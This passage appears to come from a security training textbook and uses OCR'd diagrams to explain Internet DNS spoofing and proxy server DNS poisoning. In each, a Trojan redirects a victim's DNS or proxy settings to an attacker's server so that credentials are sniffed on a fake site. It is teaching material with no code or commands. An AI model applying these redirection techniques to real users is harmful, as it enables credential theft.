The figure illustrates an attacker performing Internet DNS spoofing. The attacker infects John's machine with a Trojan and changes his DNS IP address to that of the attacker.




What is the IP address of www.xsecurity.com?
John
(IP: 10.0.0.5)
4
John's Browser connects to 65.0.0.2
Fake Website
IP: 65.0.0.2
5
Attacker sniffs the credential and redirects the request to real website
Real Website
www.xsecurity.com
IP: 200.0.0.45
DNS Response www.xsecurity.com is located at 65.0.0.2
3
2
DNS Request to 200.0.0.2
Attacker runs DNS Server
(IP: 200.0.0.2)
1
Attacker infects John's computer by changing his DNS IP address to 200.0.0.2

Figure 8.49: Internet DNS Spoofing



Proxy Server DNS Poisoning

- The attacker sends a Trojan to John's machine that changes his **proxy server settings** in Internet Explorer to that of the attacker's and redirects to the fake website


What is the IP address of www.xsecurity.com?
John
(IP: 10.0.0.5)
Edit proxy server
Use a proxy server
On
Proxy IP address
Port
Save
Cancel
2
All of John's Web requests go through Attacker's machine
1
Attacker infects John's computer by changing his IE Proxy address to 200.0.0.2
Attacker runs Proxy Server
IP: 200.0.0.2
3
Attacker sends John's request to the Fake website
Real Website
www.xsecurity.com
(IP: 200.0.0.45)
Attacker's fake website sniffs the credential and redirects the request to the real website
4
Fake Website
(IP: 65.0.0.2)

Proxy IP address: 200.0.0.2
Port: 8080
Use the proxy server except for addresses that start with the following entries. Use semicolons (;) to separate entries.
☐ Don't use the proxy server for local (intranet) addresses

Proxy Server DNS Poisoning

In the proxy server DNS poisoning technique, the attacker sets up a proxy server on the attacker's system. The attacker also configures a fraudulent DNS and makes its IP address a primary DNS entry in the proxy server. The attacker changes the proxy server settings of the victim with the help of a Trojan. The proxy serves as a primary DNS and redirects the victim's traffic to the fake website, where the attacker can sniff the confidential information of the victim and then redirect the request to the real website.

